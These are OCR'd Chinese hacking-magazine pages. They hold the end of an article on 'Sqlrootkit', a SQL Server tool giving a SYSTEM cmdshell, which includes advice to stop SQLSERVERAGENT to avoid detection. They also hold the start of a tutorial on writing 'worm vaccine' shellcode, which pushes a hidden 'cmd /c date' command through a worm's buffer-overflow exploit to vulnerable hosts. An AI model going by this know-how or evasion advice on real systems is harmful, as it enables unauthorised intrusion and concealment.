
我也尝试利用上面的方法来回显我们的结果，但是成功率很低，所以干脆就不构造表来得到回显了！大家可以自己使用重定向看结果！最后你可以执行停止SQLSERVERAGENT的语句，免得被人发现，呵呵。

然后就是一些修补啦！加入了SQL语句的执行功能，这样就成为SQL查询分析器啦！我美工实在不行，大家做好修补可以发布到BCT，如果我有更新版本也会放在那里的！


到这里Sqlrootkit算是基本完成了，但功能还主要是执行系统命令和SQL语句，不过已经足够了哦（如图1、图2、图3）。有兴趣的话完全可以扩展一些文件浏览和注册表管理的功能，但是有一个system权限的cmdshell，还有什么不能做的呢？界面也不好，希望大家来完善。这里给大家来个执行命令的总结，也给管理员敲个警钟，还是先停掉SQL服务，然后把那些包含危险扩展的dll删除了比较好。文章比较简单，有什么问题欢迎到论坛讨论。

(Sqlrootkit 可以到 BCT：http://www.cnbct.org 下载，本期光盘也有提供。)


编辑点评： 安全意识薄弱的管理员成了我们的最佳帮手！解决问题一定要从根本入手，擦除表象只是让自己偷懒。同样，当我们遇到这样的管理员时，只要善于分析其漏洞的根本来源，一定能找到突破口！门走不了就爬窗么～



1



2



3

主动防治蠕虫

——蠕虫疫苗ShellCode的编写

ww0830

一、蠕虫疫苗的提出

看过《缓冲区溢出教程》一书的朋友可能对缓冲区漏洞的原理、利用和分析技术都比较清楚了。但攻防一体，学习攻的最终目的还是为了防，因此如何把我们掌握的缓冲区溢出技术用在网络安全的防范上，是个很有意义的问题。

回顾缓冲区溢出技术的利用，似乎更多的是用在了攻击和破坏上，其中对网络破坏力最大的无疑是网络蠕虫。2001年的Redcode蠕虫造成26.2亿美元的损失，2003年SQL蠕虫王带来12亿美元的损失，2003年的冲击波蠕虫，2004年的震荡波蠕虫和2005年的Zotob蠕虫，更是在全球带来上百亿美元的损失！

对技术稍有了解的人都知道，这些破坏力惊人的蠕虫都是利用缓冲区溢出漏洞来进行攻击和传播的，在这里我们不再分析蠕虫的漏洞利用和传播艺术（有兴趣的可参看《缓冲区溢出教程》），而是分析防范方面，即如何利用缓冲区溢出技术，高效地防范蠕虫。




图1

在蠕虫的整个传播过程中，可以把网络分成三个部分：被感染主机－已感染蠕虫并可以传染别的机器的主机；传播路径－蠕虫通过路径传播；易感染主机－此类型的计算机存在可被蠕虫利用的漏洞。如图1所示：

涉及网络的人员可以分为两类：网络管理人员和一般用户。用户对感染主机和易感染主机可控；网络管理人员对传播路径可控。理想的情况下，网络管理人员截断蠕虫传播路径，用户自己判断自己的主机是否染毒，自行进行查杀和打补丁，这样感染主机和易感染主机迅速减少，使蠕虫无法传播。但用户的水平参差不齐，即使网络管理人员在蠕虫的传播路径上采取种种限制，也不能直接减少被感染主机数量和易感染主机数量，蠕虫的破坏性依然巨大。

因此，网络管理人员迫切需要一种技术，能主动地影响被感染机和易感染机，而不是仅仅被动地等待用户去处理，这就提出了主动防治蠕虫的蠕虫疫苗思想。

二、蠕虫疫苗的基本思想

蠕虫疫苗是指当蠕虫爆发时，网络管理人员针对易感染主机做出的一种主动处理措施，经过处理后的主机，将对蠕虫免疫。这里用“接种疫苗”来称呼这种处理措施，而使蠕虫不能传播的方法称为“疫苗”。

“疫苗”来源于蠕虫本身带有的一些停止运行的措施。以比较老的Nachi蠕虫为例，它利用DCOM/RPC和WebDAV漏洞，查杀“冲击波”蠕虫。其工作流程图如图2所示：

从图2中可以看出，Nachi蠕虫在两种情况下，将终止自己




图2

的正常工作流程。一种情况是创建内存互斥量RpcPath_Mutex失败，这是判断被攻击主机上是否已经有另一蠕虫存在，避免重复传播；另一种情况是蠕虫判断本地时间是否是2004年，如果是2004年，将停止执行，这是蠕虫设计者希望蠕虫在指定的时刻从网络全部消失（但实际上短短几个小时内产生的ICMP包就极大的阻断了网络的正常运行）。如果能预先采取其他方式使这两个终止条件得到满足，比如在主机上建立互斥或者更改本机时间到2004年，Nachi蠕虫就会停止工作。

对Nachi蠕虫进行进一步分析，还可以得到破坏其正常工作流程的两个条件，一个是拷贝自己副本在主机系统目录的\wins目录下，如果没有这个目录，拷贝失败；另外端口都是采用707与攻击的其他主机通信，如果其他程序预先绑定到此端口，则蠕虫将终止执行。

如果是用户，能对机器进行直接物理操作，可以手工建立这些终止条件，阻止蠕虫感染。而如果是网络管理人员，不可能直接对感染机和易感机物理可控，但我们换个思路，既然蠕虫可以攻击易感染机，那么我们也可以利用蠕虫对缓冲区溢出漏洞的攻击代码，将“弹头”换成终止蠕虫运行的疫苗条件，就可以远程向有漏洞的主机进行“接种疫苗”。

因此，我们可以利用蠕虫的停止条件（如互斥，时间，文件，目录等）和蠕虫传播本身的shellcode，生成阻止蠕虫传播的“免疫代码”，网络管理人员将免疫代码远程主动发布到易感染机群，主动抑制蠕虫的传播。疫苗的思想使网络管理人员能主动改变易感染主机的一些标志，既有效地阻止了蠕虫传播，又尽量地不影响用户的正常操作。

三、蠕虫疫苗的实现例子

对蠕虫工作流程的分析，可能会得到多个终止蠕虫传播的条件，选择任何一个作为蠕虫疫苗都是可以的，但最好选择实现最简单有效的一个。还是以Nachi为例，可以选择建立互斥，或提前绑定端口，但最简单的疫苗还是更改日期。

在dos下，date命令可以改变本地时间。因此网络管理人员只要传递命令“cmd /c date 2004-01-01”到易感主机，就可以修改有漏洞主机的时间到2004年，这样蠕虫将不会感染该机，该机获得免疫，下面详细讲解这个疫苗的编写。

首先是C语言的编写。当我们要执行命令时，可以使用WinExec ()这个函数。WinExec函数的原型如下。

```
UINT WinExec(
    LPCSTR lpCmdLine,   // address of command line
    UINT uCmdShow       // window style for new application
);
```

第一个参数lpCmdLine表示要执行的命令；

第二个参数uCmdShow为执行命令窗口的显示状态。SW_HIDE表示隐藏窗口执行。

我们以"cmd /c date 2004-01-01"和SW_HIDE为参数，调用WinExec函数。C语言程序如下。

```
#include<windows.h>
char cmd[] = "cmd /c date 2004-01-01";
int main()
{
    WinExec(cmd, SW_HIDE);
    return 0;
}
```

在vc下输入该代码，编译链接执行，可以发现机器的时间被改为2004年1月1日。C语言的疫苗代码完成。

然后将疫苗转换成汇编语言。VC下按F10进入调试状态，并选择显示反汇编代码，如图3所示。




图3

从图3中可以看到，函数的调用过程是，首先参数从右到左依次入栈，就是push 0 （SW_HIDE的值），再push cmd，然后call要执行的函数地址。

> **小知识** 这也是一般Windows下API函数的执行过程。

SW_HIDE的值就是0，而cmd的值是什么呢？有一个简单的办法，汇编给出的代码是

```
push    offset cmd (00427340)
```

即cmd字符串的地址是00427340。我们调出memery（内存）窗口，在其中输入地址00427340，可以看到图4所示的值。的确是cmd /c date 2004-01-01。

我们将其直接拷贝出，就是**63 6D 64 20 2F 63 20 64 61 74 65 20 32 30 30 34 2D 30 31 2D 30 31**。

然后call 要执行函数WinExec的地址。在vc中给出汇编代码是

```
call    dword ptr [__imp__WinExec@8 (0042a14c)]
```




图4

注意这里的0042a14c不是WinExec函数在系统中的实际地址，是exe文件的间接地址。类似前面的方法，我们在memory窗口中输入0042a14c，可以看到WinExec在系统中的实际地址为7C86114D，如图5所示。

